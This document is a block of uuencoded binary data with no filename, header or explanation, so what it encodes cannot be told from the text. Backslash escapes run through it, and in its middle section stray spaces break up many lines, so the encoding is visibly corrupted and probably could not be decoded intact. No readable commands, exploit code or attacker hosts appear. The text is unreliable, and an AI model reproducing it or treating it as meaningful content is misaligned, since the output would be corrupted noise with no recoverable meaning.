MTS!OLT!8"Y^/Q;S-(9JOO2\\08+\_!I]/\*V9\$@B\GQ=%#0F^GR^J=@\*"7X`
M?'XN3N'VX?I^AWNY/^[D&D[<JJ+[W@W7\D3,T:#CC@F:9\$C?57%RW@(&O@K7
MY17Y?!IIR7\$]9L;56!CWV\_XX#1^/T[\$EN/HPZ89YU@^XXM(A0>?%\_55"=[P6
MNF1C<87-1D9^IV;&G1,SJN3(O7&Z-0-WRC\_@Q1?I\_#JYGADGUP(RK\?CN>?Q
M^-/S(\_B)\*3EQ(%S+<SZY)P!\7N#0@ZPK>GK^0G\6AY^B)\_ (7!E>:L<X75W`
MTH0\_\*PO;\I1,X;'`=8U(Y%X\_LRP,-PY3I!)ZSS%(H:&PSRC<<P(QYS\$9YSTI
MT.4=@0?&>YK'2(&6#KX4\_.2C<=H:@J[K/'1;'I"R(C#7Z,%\PT!\1^/%<&2>
M%3"=8+DA)C/8W^H(A+(?GB'AMUF\$T[XP]#I7XH.7Q#^+R,Q2^MGE,4Y6QSZ
M;1)R=@S\A03;5\$XV0[\$B=9DW'=3."5QCXO%7'F'\Z5H=)4]+1.^GA"\%&=Q
ME[D'O+ ,B,+\_A0>X;B-T\_7@C'%.4\*3%, \$XQ1U%MS+7ZX(K)J/628-9YJ;<)(1
MIK:%Y=Q2@[";16)JR\$OBWYB'/H(\$B9W8S##\$XJ3^R@8?R"N\GP]Q1V29RC
MQ^+\C'.ZPJT?.2&XA\[#I)JG9\+7\$X#^5@0\UX.[VT"\J^/Y<\$R+K\$##, :]
M9I9X'N^UBIC=V(\S6TWNBSW4@Z#MRW%=&00>JJ12%=<^H16ASV3@DS2C'H
M; (3"<\*PKP6:-3\$Q=!QS'B61+V\*QRW!(")&8R'U!'W\>\$GT'3#X"]V\_/B!2>
M6?3>L3'7MQ7=M'!8]0K<2X-Q#<W"N;4\_WCMCQ/VXLVE27TR(OI3"<' :T%VD
M(\*3'2#BCGUH6LYAQZ.!\*R'(Q,+A0[-M1F)4(Q)G)9/1\*4Z!' ,@13R>]-#B>6
MT>A<AJ!C,0))0"S@1&8\$?#@&;' '@C">+^QZ\*3/@>A<,65F!")Q@G=;/0H??'
M=3U&V(J)K5L,Y^2;TR\0)UN\*?!R\$B=1(^32F3<NB:Q6'M"K!46,P%Q:\*^\^\$H
MG^H%ZC5AC,=QGRB)V8Q8G^#PZ,U&HR<3@BGH>9B'"L'41'32DP=[Z\$!DH7@G
M'#,) \*W'6Z5F:\/4\$<PV14L[#32IB'F@\_S@4UG'=LPBX2AEG\I9C!"\+D3202
MNQ\_NVR/D.,R\_2IB#B<'Y=RBL.4J]K@;"@2=CTC0^M-#]C<N3BCJQ&-^U` (
MYKWFH4L4`%N,P#W"8UN8OMJ\*F8MP9+45V+&#D;QF8;K9LRGA9^;/5<2YYW[8
MDL;WY3?!?<(P8[@4G<D@7.V1!\(\_J2PF\_N(PYR.A/Q`#2PA%VH\_"1'T@SN\$F
MHR.7'DE\B!8+X^8PUQJ-;G@(<O\$V'``[H\$1F#OQX/QI(/K.\58X[D@K['MV
M,\$Y\_9Z\$+[(NSQBDOF\_D?0G?(PW3U)MP!A.&;LQ29+'@F%<DIIW\Q++HA,8A
M\$4GPH!CIF12\*F8,HG#T\$HN<X&;V%&I)3/#'XMR/0P<P&LD\_!+X\_#S-V'3AK
MC\`)FP?WY8'F5MQSPS'GL@+G7<'H<\]"?L?S^5CG/TX;=;0==Z\$;I/G?,+7
M\$X:,N11SG4&8[XC\$J:X?7'"\$\$'?/DS!;%8,SUE"<K42AIQHHUY0G8YXQA5(2
M)QVQZ'!RZ&Q\$8Y8X!#-%\S!+\*\$!719\_A,-\*%A8F^K3C9#\=YW@I80+#5T)J%
M>[J\_71&G:\_015=?03=N\$^?4P3+ (MQ?R\*YU["UQ/\$U45OZS02;5E,D<9AFD3"
M&7(/,S#-4;#E&X3X3B'G-R>CRID#:&P+>R]SF)Z,QLQ4"'9M\V!<'>B<1.#I
M!\_.\_->BNQFOAQL=C15(+\&8\$9Z%DP5\_)!C&(%E\LS08Q"9,ZH6AO[<4GA^\$
MWNND>]KUQ">\A\_RXLIB6B<.N+^%>&X/\$'(JY]"B<9@6BKS49:3:%5!)WNEA,
MAW+H\*4<C6X;'\*.?AF:X'3&]\$X!3'@'[M0'1MXK5P/'NQ'B>HP>BESD(/Q=^L
MB\*RT'Q/)&LXQ-J&C\$88<LQ3V\$H2)H4B<'/KAQ&'\$.H6?!\["5']]CR2N)Q>#
M<\_M0=/"CT+D+1%Z?C!G9%&))G)[%HH\_&(3U'PYE#,\*<V#^?5'3BGBD!\_VH,G
M0@9B-C1>#<>IT0ITBX/1)9J%N6Q\_HR).;/>C=ZNA9(,)22T,TY%,241A+/1
M2!B5GU,6MA2'"24)Y4Q.\*'P!"1\:/:'H3\$;A68!'S'1.QBQ0"G00AL'DWN.^
MVE6,QF1.",[CY\B'^`\$7!R#V9?!Z)C'J^\$HQN^'L^?!&,2=1;FS\_SUBNA-

M[T=2L,4^"9,@X5A"F0ILF.05=>\*1!+TL\MB)B,.) [&2TQ,I[9D3"AN+PM2C
M)R3AZPE\$KW0R\$E,\*F-(0/A83B!PFCZ+1KPB!M\Q#]R\$'AA\*!DT\$/>H0#T1F(
ME\1`%9@TC98;8@SN//HO5?STR[ [,?>J8=IM\$[ID87#EI>AY!>YDDB<1ONA
M+ST"\_:A/EH3<&8/I[E"<"46A.Q2(3#09#H#G#N@]E((KB0G+6'1F.>2S:'A9
MB-`4\XZ7A0"<A42@!^I!YV,@IHWCI7"<OZY`1S(8?8A92!\_>:D7,]>[':8"&
MKL`F9(\$PO:V^%`,`W0<;\_E7^43/G\_EG\_43/G\_EG^T3.F1\_@\_X[24](QJTC.J
M2<^H)CVCFO2,:M(SJDG/J"8]HYKTC&K2,ZI)SZ@F/:::] (QJTC.J2<^H)CVC
MFO2,:M(SJDG/J"8]HYKTC&K2,ZI)SZ@F/:::] (QJTC.J2<^H)CVCFO2,:M(S
MJDG/J"8]HYKTC&K2,ZI)SZ@F/:::] (QJTC.J2<^H)CVCFO2,:M(SJDG/J"8]
MHYKTC&K2,ZI)SZC^?\_F,:M\*O\_WXEPV^/IW#A?`-2>OQ`';?`[?\*::'9(Q7`7\_
MM?Y=WQB\_1\_S+8QA>S/'9AE,F`W%IAF<R\_(CAC,E)[##<D>'I#\*]C^"C#3QD.
M^87Y.QENSO!HAN<R',OP.?'H\_/;>;WR^>%U1\_3/4?Q\$^(LZ3P,<=P!>+GQ(V(
M7Q-W)8XG'L?P0N\*WQ!N(\_R^1/R.^#[Q>^+O#&=)Z>4/Q`49-H@\_S\$C=@N!OQ
M/\03B3\1KV9X+\_GA)\7PU^OQ`G3^7EKP?<X8MAFNG2O@>9D[&;H1)\_R:
MP/!\*AI\_\_RP%I/9[\J;U\_SQ6J\3EDB6^CW'\_[\_I5Z775DMX#Q!7)^Y%7"/A
M\_4!<DW@.PYN):Q\$?8?@^<6WBCPP^G^FY#G\$8P^6(ZR;\+(CK\$\_=E>)"Q4^E
MQ)V(MQ%W)K[\$\#.&OS&<.8V/PQVBV;L0MV%X(/,3&%Y)W)7X`,`-7&' [&\`>&
M,Z?U<4'B;L25&6[!<#\_B@0GO#>)!"?L,\1#B+0R?8\_@Q\5#B+PQG3.?C`@RK
M#<C'I;PLR">GK#G\$,\@7D\`^\*^%Z)%Y`\_(#A+\0+\$ZX+?R) '\$><C7D2L\$: \F
MKD\$<3=R!.(8X@G@)\5KB#0G+\_L.WB3<2QQ/O)\$Z5WL>YB7<3"\1QQ!6)]Q`W
M39]PK1U!/AE\$=8'J4QC^G5A\*!>!\R?()8(;[#`\=BE3AM!A\_G)=:(98:K\$K<B
M;LWP(.+6Q)\$,KR%N0[R?X10\$;8G?;IPNH?;\$>=GV"9N3UR7X;[\$'1^\*#^#S
M:V<YPP?!B=?(#88\_@)]\_P?X.!R<^#XOQ7`+XN[\$?1B>0-R#>'G#>XE[\$E]F
M^"5Q+^)DF8C\_MSTPB.H[4]'[@>'JQ)Z\$]S/Q4:I\_9#AK9A\7!2>NWT\ENIG
M&?[(K\*F8Q<N7J-Z&X0APXIK'Q->IGB;0QRKX/W@ODWU[0P\_9-8X6;W\@.HM
MB1\23P;\_YPG\$SQ+<K6P^EL&]:YX1QU,]2W8?5P0GKOE"(GJH4\$^;@A.7),F
M!W%J^IXSW`Z<N"9;3B\_[4=UEN#<X<T3XHQ4\\_IPSE]]:QH29Z;Z\*\*;^BC@[
MU;,\$^J%<GF9HWH5<&\*]91XO5Z'Z(.)B:;P<Q?`.<+ZU2%>EJE^@N&7#`?D
M]:WO3\*Q3?2K#<0P\_8-9'Y/-R>:JO9O@.`'-@/Q>KD/UN0P?`">N^4;<@.J9
M0WTLA/K6#"-N2O7E#%D;I[PV@]>;D%<'9SXVK7\$;1.^#PS\_S:QI5]#+G:@^
MD>&=#-\#)ZYO6XBN?:K/8/@D<4\_BSPP+8;[7GB+N3\_5/#)<H[.4!Q-4\*,^N)
MAU+]`<,%BOC6]"8>D?!^8/@P]^ (1Q)G\*NI[[7+B\52/9?@ZLR9ON)<G4;T<
MPWV(Q)/\_03R%`^GQOXY7S,O3J=Z9X1G@Q#4YBGMY+M4UAEN!\$]<L)%Y`]7T,
MOV+62"6\O)CJM1D>S/`<.+Z8\3+J/Z(X72<;TT%XA54[\KP0F;-:^+HA&N\*
M]'%<\$OP?QF-.(;JNQB^QZS)\*GHYENHJPVU\$WYJIQ+NIOI;A\\1QQ.\9SBF1
M8Q"79[B/Y/L[<\ET3Z%Z:89[,3P/\_-]^JWCY!M7SJ[[Z;>)'5/\_\*<'[-M^8]
M\<N\$ZU?WL:\$S[PV#\A35%8:;@1/7?"^+^0O6\IH\_KFLQ]BO@'U3<R?(59\$VI[
M.5U:\D"&QX`3UQ1QO)R9ZO48G@A.7)/<]7(0U0LP7!N<N&8><3#5MS-\AUDS
MO\*27[U-]+<-W2S(\_KU)>+DCUB@P/+>5;\S=Q.-6SE09QZ=\*^<-0N(>:K',?R,
M65.ZC)<5JG=B>\$99B\MZV67ZM,8/E36MT8LY^6R5&\_"\1ROC7OB"M1\_=?R
M/JY6WK=F.W\$UJM]F.\$,%WYH&Q+6HWH?A2&;-\*>\*Z5'`\_<.:\*OC61Q\*VIOH'A
MJ\R:^^I>[D;UX,H^K@U.7).VBI?[49UCN`\$X<4WJ:EX>3\_5"#->JYEL37MW+
MTZA>E>`^#^,^K[EO?MX:7YU)]%L- [&;Y7P[=>KD5[7<+7QO!HAE>#\_ [N/U;R
M9JJKGN/CR@QWK^-;O[2AEY]2\_2##KQOZUMQH1/T6JG]CN'!CQC&(U)]\$<-G
MF#71S;V</9V7+S"<HH5O36QK+ZM4O\]P8!LO6\0FL4W<!OS?/M:6WGM4S]/.
MQW7;^=84[^#EME2OR?'0XG][>IV]/":ASG`T\;]YH8N7)U'=8KAS%]^:6\21
M5/=T]7%QXMD)7P/Q'.(^77VO/4V\D.IO&`[NQKAE=R^OI?H9AK]W]ZT][DGW
M(ZH;#+>NZ5L3U)O+MZA^A^&T?7QKA+[4NZ-Z,X9G]/6MR=^/^GA4+\=PKW[,
MO9[X/=5?,YRGOV\_-[\3?J7Z8X7AFS?;!7O:C%G;V@3ZN/M"W9OX@+V>E^@&&
MWPWRK=#?>SD'U5LP^VP;TV>W[R<E^IE&.X%\_J^O.\3+A:E>F.\$&Q,6)!Q&7
M((X:XGMUZ%>-J@^F^`^X)O,0U==&P1Y.]=,\$QPMWSK>^>[DLU9LR/)VX'/&Q
MX<RU#\`UDE!G^-,(WYIK([U<C^H\_&"XQRLN-B>L2-R\$>#S\Y;;71='U1?0##
MZ\"):\_:\_.H;V7ZJ\9#AOK6S.+>!#5CS#L&=>;4Y]X:;+WA^%=S!IEO)='4[T5
MPW/\`B6L&3\_#R3\*JO9O@.\6IB9;\*/>TQFWB=3J`'=]6H,CP4GKLDWU<O;J%Z'
MX:E3?6M&3O/R/JI',WP#G+CF1\*273U'](<.IIS-^2WR1ZOL9?LFL:3'#R]<2
MODZ&MX'\_.Q>8Z>6[5!\_`<"PX<0TWFZYWJC=C>!8X<4WA.=17IWK5.;YZ#/\$/
MJI]CZN%SO9PB/>V3<WUWO.\`\$#UB0PO!\_\_GHF@[XAJD>JZ%/JX\*3ER3/<K+
M`M5+;=PORK?F3V\*%ZJD6^=@\$)ZX93VQ2?3W#MYDU0Y9XN3\_5EX(3ZW>7>GD\$
MU;;O\W&C9<QU^CO=7ZA^B>&`Y;XU.XDCJ?Z<X0(KF.\; \<R\$[Q7#=#Y@URU9Z
M>0'5KS<<?95O32?B10G\_+PS?9]946DTYCNK#&-ZSFGD\_1'MY)=4[,KPYFLG%
M:ZC?2\_4;#. =8ZUO3A'@3U2<P?(!9\X-X+)6#U\_FX[#HFX\1X^035;8:[Q#&O
MR?5TYD+UR@SW)O[WUP8OWZ%Z\*,.UB1\2KV/X#CCQM>Y&+\_]%;8,S]S(K-GD
M9?`,Y#`,3P<GKOFXQ<M%J? [K5A]7WLK<9W=XN3+5SS"</);Y.>[T<D.J]V!X
M"3AQ5^<EWM3G0<GUO<3#Z7Z<X9S[V'>`WN]? (SJ]1F>`DY<4WN?E\]1?3##
M,?N8C+?:]BZJKV/X/O%#8L!\!`Q=FN#+Q(^ (N#,]AF.T5[Z3ZSX1S%F)/,NK3
M\$B<C\_D;\`W'F@UY.35R0.`VQ39R6N`YQ.N(>Q/[\$\$XG3)Z-KDSCAUR'B#%2\_
MS]13'/)R1JKG!R?6RQ\$'4+T-4Y](G(GJZYGZ:>+,5'\_\*U/T.>SD+UON`\$^OE
MB0,3\_GZF/HDX\*)4W,O7SQ-FH\_HJI9SCBY>Q4+PI.K%<A#J)Z!Z8^B?A7JJ]C
MZN>)<U'] +5//>=3+N:GN\$H<0-P4GKAE\*G)?J"YCN/N)\5+\_'U%,>\W+^A)\O
M<2BQ`TY<TX:X`-7',?75Q`6I?I2I/R4N1/54QWUWU.(PJE=DZIV('U,]@JFO

M) 2Y" ] 9-, \_05Q4: JG/<' D (^) PJM=DZCV) BU%] \*G%QXN7\$) 8AW\$W/\$EXCYA&N!  
M6"#. =M++ (G' X2>8>2JQ3?1' #>QB^0FPD2V@6^% [; E+@DU?LP/ (OA) <2EB&\P  
MKTU [VN-)/ #?/R[#. <&. &^S\F>%5X, 2\_\SIQ): J\_9CCE&1\78-AFN! [#W<\P  
M#D! <C>JQ#-] DF-VCWJ, >ZBE!\RJ\_G, 7K/45IGB6'. ) QF?W (3%\_<\$\_/N: LECO  
M^8\YSR\_\_\_, 8\_7\_MN; PV\_\_\_Q/X[?M\_"WX\\_ ( [X'+G[V7TZ: D\_' U</ '\ ] &97X) S#<  
MA. \$!#, ?) R] UQY\\_ \QO5 ( ] <SGO-SY?SS7X9W/. ?CO?S [M5&!FSN1@XIP) PRL9  
M?OXO8\X\$Y^#@?!\\_! "YU+^-JZIS\$SN\*0-.\_' \_<0EPVX=[!\&MF397SY!C\$ [1B.  
M'">NN0!. G#\_YR' "!" TP6!B?. DW1A>#\*SYBHX<6 [D, \, %+\_K67"%N1ISLDH] 5  
MXN8) ^^HEYM^ [ / \$DGD' WO^RKI [KBY7X) ?6EP8KT] <?^\$] QY3/T\$ \ ( . %LFN\$<  
M5WUK: H'3YSWZ, /52U\#\_OE-: , , S^W, >C [JUN7) />LP+\W\_D (L96<ON; K/B [\$  
M<\*GKS-GB#2] 7I/H?##!) ZZI<\O+ [ :G>D>& (6TQ\_X [ :7>R; 4&=X (3ERS) :Z7  
MQU#] +, /O [C+?MWN4?: C^E. & '\ [XU3XCG4OTGP\_D?>' E><KKN' C#^Y#ZJ%3?  
MQO"+A\ R] ^Y&7UU! ] "L, ' ' S' 9\_S#E\$ZJ78 [ @\_. ' ' -9N) -5+\_! L/\39AZ '\> 'O5  
M>S&\DEG3ZBGU: @^CN' MX/\_ . &HCW4CW', Q] 7><; L>\2' J! [ /< (&\_?M: \$Q^C  
M^A"&E\_TOONX"6LHJ7O\_X#!Q' ">F0! I&0D. [N3D' I [FX0Z>Y&! \$1: '0GIDN [N  
MD! 2DI4M'X; \_W] \_"^^UEW [O\_ . 7?>NSWKN\SO.G# /SYN8<Z; R] Q\_ \$V>: + [SD7O  
MRW\+7R&\_+O [H; ^>TQOYY\0.N, Y/\_ ) T [ [4#J/K"- ' I"- . ^UC. <7! T\GWBE^ ) D  
M3^1ZZ5/K^ . 0EQ3V, O4 [ &9] ; ) R"N) . XFG&GO] VL^MTY' W%, ] ] +O<%7EA\_ &9Z+  
M\_W@AG\_U7UL7 (FXNGB#>] DNNQKZUKD) <1] Q#/, O; ZA=Y8UR%O) !YO [ ' 6NX `; D  
M86\_E&AUN1KY1\FC\_6K<BSVGLY>=P>\_ \*WXHS\_R; X '\=R%\_ (? [\G5ROPSW (%TC>  
M) ! 'T' D\$^4/RKL; ] = "EI/ ( ) \LWFOL' \_-' L/Z!\_ (ZS^2F [SL=AUO/), XAK&OMK  
MAR) 9 [R= \_+TX7V; FTL?] YB6) ] D?QO<?\*/7. =W? (/\@CCXL7-R8\_\_ : #KY+OEO\  
M#\*<-8\_\5U3H=; H [3XQDX `SZ&O\1AT: RSXGPX-^Z '\^#YN! " ^@POC) -&MB^! O  
M<%\$ \#!?#6\_! J#C\_\_ \$ ( ?%L%Z#TXEKBK\_%: \_&/8MU7' C; Y ( ' OMLW&&P! UC [WN5  
M^1->8R2V8^+ZQOYU2YR3+?>XEG2^CVE=B' RY^ ) CXKK' 7 [Q' +NB3Y=/>\$>\9U8  
MKE\PMG5Y\J\_%?8V] 3HPXUC7 (OQ37\$ \_<W] OHW\#?D\$>, Z9Q%7, ? : O; < : S; DX^  
M6WQ ( \_#8/XZ\*; ] V6O+UXHK% (WQEW) (^9P#FWN'; NA#N (Q^# . >) %XE [ &\_G4] H  
MW8, \I\_AK8\_\_ Z%>Y#?D4<) 9' U1) PIL?/7XEYX\*8Z8S#F+N\$HR>9\_@%>3KQ-?P  
M&EPHN7/SY+\*-2F&], [POCI [2=2JFL7Y!WD (\6KS (V+\_NG=XZ?62VO>+\$&9QS  
M&?OW) ?"7Y#<E [ \_B%=6 [RT>+5QEZG4\$; K0N2UQ0. -\_>O; N! CY<?%3Z0S. 9%V6  
M?) [X<; 7\*9#9NC) Y3?&WXFGBU>] CXK\_%D; , XIS+VCSUP+?+-XJOB-] \*OG=6Z  
M) 7D/\>RLKO, \*MR. /F\TYO\_@; W! YW%?\@7F?LWP?); MV%O) BX! ^Z\*) ^!N>#G^  
M< (Z9PWH `^1-QBIRN4S27] 1CR) N ( ) N5SG\$9Y (GB"W<] G<KO, . SR#/E, >Y>1 [7  
MB9N7\_2] Y/G&; O/\*<\6+R1^ (D^9P+YG/) S7@Y^05QQ/S. J<7% \ [O9' \_%J\AWB  
MQ] \*I4L! Z `WEK\3CQD@\*N' Z&@] >\_DJ<65"KK. ) +R#?\*7X@OBU. ' \$A-SL. [R/\_  
M17Q\$. DD\*6Q\B+R; N (IXAWE78S: XO8GV. \_\$01EU<O9GV; O (-XJGBUL7] ] IH3U  
M\*\_\*"XJ; B@<; ^) : 62UA&C\ /D5) RCEG, ?8/R8O; 1V3?++X=\_\$58\_\ : >! GK>. 1=  
MQ4N-O4 [WLM; ) R">) -XDOE) 5M6CGKM. 2+Q\*>-\_7LTY: TSD; <3SS#V. K\$J6&<G  
MSR-N; >QU (E: TSD^>7%SD2V. L\QL7) XU1R+B) N+! Y22; [ \_N#3YW^ (\$E9T+BUN\*  
M1XB7X/! ' SBK6E<BKB\_L8>YV [N'9YY\*HN7X+KDA\0/Y-. ^6K6C<C; BK\W] N] 9  
M5+=N09Y%7%O<2SS=V+] 6C-N0OQ `GJ^%<4%P/AS\ZU [0>3#Y>O, ' 87Y=8RWH\$  
M>5EQ/V-\_W1T>0\_Y (G/QKU\E0FVTI>6EQA] IR' E3'>@EY>G%U8W\ [CW\CCU77  
MN6! =. : [ &Z\D/B5^ (\$] 1SSBNN) >XNGB [> (KXL?E) /OK?UV: Z23Q) O%? \ICM3 `  
M^7-Q: 7%; \43Q&O%Y' / [HT] !Z#\_EL\6' Q0W' L1FYV' 3Y" ?E\$<K; ' SE^\*OC/U [  
M0\$VLSY) 7\$ \_<7SQ/O-?; 7MS3E7) 6\M+B [L= ?9@J^27Q) ' : >8Z+?%?Y, /%JZ23  
MN [GU??\* &XLGB3>+KQOXUG! ; 6C\BKBX> (EXI/M9! SAY; 6S\B+B-N+) XC7&/O7  
MRO `K\A2MG"L; >YV?%\OR/>\*7TBG: VOH] >6/Q6/%\* \>G6<F [; QCKB1WQ>Q\* . ,  
M\_?N#; : WCD<=MYUS: V.M, P (G (UXIO2B=' ^>NDY%^+AQE [G00=K#\C+RSN; . S?  
MS\7IR1^+DW1TG; 8X\$\_DD\6 [Q77' , 3FZV (<Y\*/DR\07Q9' +&S<SIQ11S^F (ES  
MDN\2OY3. M\* [69<G7BV] TE># [M9UR+N\*YQG [Q [2X/ODC<> (>SOG%=<6] Q=/%  
MF\27Q>\_%J7LZ%Q<W%0\1+Q+O\$O\ICMS+. 5, O. 1 [ #C<E\_ \$! \0WQ5' [ >V<45Q)  
MW%4\0 [Q! ?\$ [\7IS^6<\*XH [B\>\*5QOY: K# [6; <DGB#>\*+QA [ \_5\_Z6@ \E/R! ^  
M: >S?; ^IG/8I\B' B9^ (BQUT\_3WWH\>2EQV-\_?2: >1' Y9-\$ `V>8/LOZ%O) BX  
MK7B, L==?/L1Z\*\_D1\2MQHJ&N/P/O (= \L<QAU@? (OQ! 7%; <?) MN' X>RSR\$>+  
MUQM [G84CK/\DWR-^, L) UQHZTOD. ^3' QAI. R; 1EG\_2UY3/, #8OZ81 [O! \_OR=Y  
M [M' 6D<DKB [N, EN/2\=; IR3N) YXH/C) =KOY. MRY/O\$ \_\C3CG%] ?OB\*N3SQ\*>D  
MTWRJ] 3?D@ \1+Q `>, \_75ZT\_@LD/<2SQ%OFR; G-3] 8] R7O (EXD/F' L] ; /-L! Y,  
M7DW<U] CK/, `CR&/-="XL; HI' XCXX\_/' OC] 8+R) // =JX@ [FCLKT&=P\_N9//%<  
MYS+BMG/ELX9WD5^7//<\ZWWD=8R] \_! P^2OY, G' B^<] [YL@W! I\CWBY] +I^4"  
MZ\_/DP\6K%\BQQT+K\*^1-Q! . , O4ZJ11RSD9<0=S; VUV#@. ^1 [Q0^D4\_MGZP?D  
MO<3SC?WK00@I>: I?G\*L: ^>N+\\$ORA>\*CTNFYV/H\_\EGBP^ ) GB^6: ZJ\_6" : . R  
M; Q+\_#YA [ \* ] \_6%: =C+R=>+IX\%) Y/R^W\_HR\F0@ [ \6R<=: \_' X8\_" \*ZSSDM<5  
M#Q; /6R' 7E%9: %R) /) \_Y: W, \_8OQ>/BY' ?\$R?XS3F?L==\_@LN1QUOE7%S<TMB\_  
MG [ [ : NEIX1] Q) /! 77P+OP5\_@IKHG3K+&NA6OCK\_\$X\_ 'U>@6OCX [ @. #JZUKHNS  
MXWJX&: Z/I^ (&>"] NB%\_B `M&Y#K\_. NB! . ) ZZ, "^^ 6XO' B7W%A?%#\3! QW/=] S  
MG%E<7=P1E\%CQ>O\$9W%9\_ \$\* <<@, \_ (UQ\*W%T\ "Y?' &\17Q?\_A"CCY1N<\*N") N  
M) YXNWHPKX2NX, OY/G' Z3=15<3MP#5\73Q7O\$>D\_PKLD' V? ?C\B! R) M-Y\ -^  
M (1, >B6OB47@0' HV7X3' X\$AZ+HVVQ' H<+XO&X/9Z `Y^\*) ^ `R>A-\_CR3C+ [ ] 93  
M<%T\%7^' I^E^' M\ "4\_ ' T; 9: \_X `SXQFX" IZ) . ^%9>" +^\$>\P] N\ \XMGD\$; >Y  
M/ `W^B; R\$Y&WP' />QDI\_# "\D?BF-M=YV. > `GY. /\$&Z01W6" \G3RDN; ^ROV=MI



MO27\>\$#\L[%\_G7^7]4'R/\1ANUVG!CY\*WE4\6SH/\\$GR&'N<\QI[G:'X+/DO
MXK/2R;C7^@\_R\*N(!>^7Y['/[UE[BQ<;^==W]W.LG\_UQ<W=CKO,!/R>,=<"YB
M['5VXM?AQR>25SK(=0;R-N)QEXG^2'KR&P;BXC;BL<9^NT#UO'("\L;B^>
MC!./BG\$><F^\*4.,.)1Y\SB\*N+.!.!7^V=A?&W;;.C/YK^(\_Q/\_AG'CF<><#QOYY
MQPGK@N2CQ&N-04[AD]8ER6N\*>XDG&/O7\T]95R#/) \*YA[\*\MQU7)MXMO2N?1
M:>MZY-' /..<2US#V^O7/6K<B\_U8\7[S#V#\&/F?=@SSA>>?BxB;&7O'^"]9#
MR#>;X@C\_N'Z<2Y:3R'/(6Z\$I^+I^5[<HGM#/E^'\0N\"&>^[/K'\`KR!^\* \$
M5ZQ7XHI79%MTU7H#>1IQ#7%/O'6?PCMPOFO6.\_'7XA[BJ>)UXG/B5SC\,>M/
MMF/D&\37\"\$<[SKWXW#V&\X-Q'\Q#?S37\Z'Q'Q^\*/R38[GR3L;>WF\6]:/
MR;;>\_ET() \H\_B6="K>MGY#WEX\P]B\_MGG'.D(TMDOBWL;^>IB[UA^39Q;7
M-O;7:^^8Y)'O.><V]K>9.#%YG/O.!'W,[#.1/ZYN):Q?R\_UD74A\J+BSL9>
MY\O'UF7(\*XM[/W:=/\$^LJY+7\$@T]CKOGUHW(\$\_QS+F"L7]L\_)RZ'?E=<?P7
MKO,U[D3>?7R3=/[\$W<C?2][SI?6WY#/\$!\0/C.FSUM%Z'\D(\?I7\KKP\$/\*D
M\_SB7,O8Z.\_!H\LOB\*\*^=TXM+B9OB\,=\_>'IYXC?.Q<6-C;W^;CR=\_\*XX\5O7
MN8KGD? \USF'L; \MQ<O)D\_[G7-'87\_>+UY+'>N><3US;V+\&A3>1GQ='>.\_\
MF;'7WX]WDC\O)PM\$%\W2V.O?Q'?) (P:=,XDKXD.XN;'\_'?</R6^\*8T=PSFGL
M7TO'9\C7BV^( (T=T\_?7X"ODY<80PYS3&7O\LODW^4IPJDG,)8Z\\_SM\G\_T5\
M2CJ+(UN\_) -\G?BR.%<7U3^+WY\$\_%R3YR+O\*1ZZ\_\$D3C'.2I^)4[XL>NOQ3' (
M3XO?2>>WJ-8)R(^ (7^"\$.'TTUX\4W3H5>5IQ=7'WZ\*Y\_':<C?RU.\$\YM+&\_
M??C\$.@?Y8/&OXL/&7C]V3.L\Y-G%#8R]SBE<B/RI.%DLUEA[]UCGA"\_E\ZD
MV-:UR->(KQO[U]SB6#<@'R7>\*+Z,W^^6<9VGX?ZQN#<J\_D/\ "@\_'\>,Y%Q\$W
MP`-Q/\_\$2/'@?P8/Q'W&B^,[Y\1!<1SP,#\4+Q\$?Q,/Q'G"B!]7"<1]P\$C\"#
MQ,QQ2'Q'"\$AH/0JG%<0M\>C\3CQ9APG-M]/<:1\$UG%Q!K%>0ZAM\D&V6RUB
MH#N=O>'\_GA?OPW/P?KP&' '\\$%\&1\_"S\_!A'/53ZR.X'#Z\*.^!C>#X^CL\_C
M\$SAV8NN3N#P^A8?BTW@[/H-?XK,X4Q+K<[ @2/H[X@MX\$OX#K\,7\7E\";\_%
MEW'\*I&Q<2E\%;?SU'\_H\_'?>8.P?IV%SD,B'T^6%Q8'DS@WQ?\_1[BF=(YZL4
MUIB\+K\$4XW]>[ (IK6.0MQ%/2.DZ\_5)9)R2?)=YC['56I[9.17Y"\_,;8Z[3\_
MS#HM^5CQ!F.F.OTSJ=-1;RH>)?C?USM^M<Y/W%L\_!F\_'FO!F?Q5OP,\_P[CI/6
M>BO.C+=A??^7-\_D@N]WM8NY+&OO\_9C.==5.L\_#TX?T9.2,&4AO[ZUWQ8APW
M@W,^8W\_]U1?6J\_\$7XJK&7N<:WH0C9'3^TMA?[XUWX!OBV]E<9Q'>C\_>\*GTAG
M6&8^@^%]\0EC\_\_P]"Y]-G%O<,HO\M\_')?%C\GW2Z?\EG\$T\7[\_U2/@M9^0SB
MQN+Q65VG8S;KFWB<>'.^A1\_@VSAU=NL[N#:^BR?@>W@/OH?X/#'F!S63\_\$J
M\0UC[]]KOQ>GS6E=#)<5=\?%\13Q5EP"WQ#S65=\$N<2Z\_NP2:[P]^'69N;S
M2R<[^11C?YU;;NN\.\*6XJ+%\\_ '(4+X\BO\_\$4'#&/LSZ'-'G"GT.&BI\$"1?.X
MK\_EY7NOJN(2X;5[7&90/NCY>+;Z1SW42YK=NA'/GE^,0W!0/E?P-;H53%G"N
M5L!U]N+V^&]QLH\*N,Q=WP<?S'Q62]P;NB3>)GTDG5A'K03B/N'41^0P6M1Z+
MEXFO&KOUQM:3<#\_Q6F.OD[XZ]??X\*\_%H/!WOQ3\_@8'DW6P?\_B'>( ?Y-.U)+6
M<W%6<6-C\X]XEGH>7XOGX!%Z'[^\*%^)-2UHMP#OPS;F/L7P?#2\_'1\3OI%"AM
MO0PW#D^R1J:/5^/D9>2UX\_6XNWB=\$J593^".XH7E)5..>L]X1WQ'IP@\_'A)
M\_!HGQ&G+6R?"-?&GN[ ]X&4Z,+XAC5[!.@O.(6^.D>#).AC?BY/A/G')'JVB=
M,F0[D\D@^QV=\*?93]'YE'P]3H8\_KV2=&A\_\$Z7#9RM99!Z<,V0;TJQ\*^>O
MORI"H+^Q]\_U<@?'B/9+?PI-PQ\*HN3XTGXT\*2-\%3%\\_%2!T\_!QZ<>N9CT#
M?R&N9.ROK\#S\ :?5G8L:^<\$:EBOQ5?\$\$;YRG2%X,UXL>;F:UKMP2\_%X8^<
MKI;;SQX5OZHEQPE?NWWH5?'W[A.I=K6?^,VXHUFUY?7BISAQ'>?B=:2#\_PWO
MU'76GW5QDP^RVZ=\$9GUX73FVQ&M#^OL^]/?^\$2%PC<YK\F?X#8Y2S\_HM\_MS8
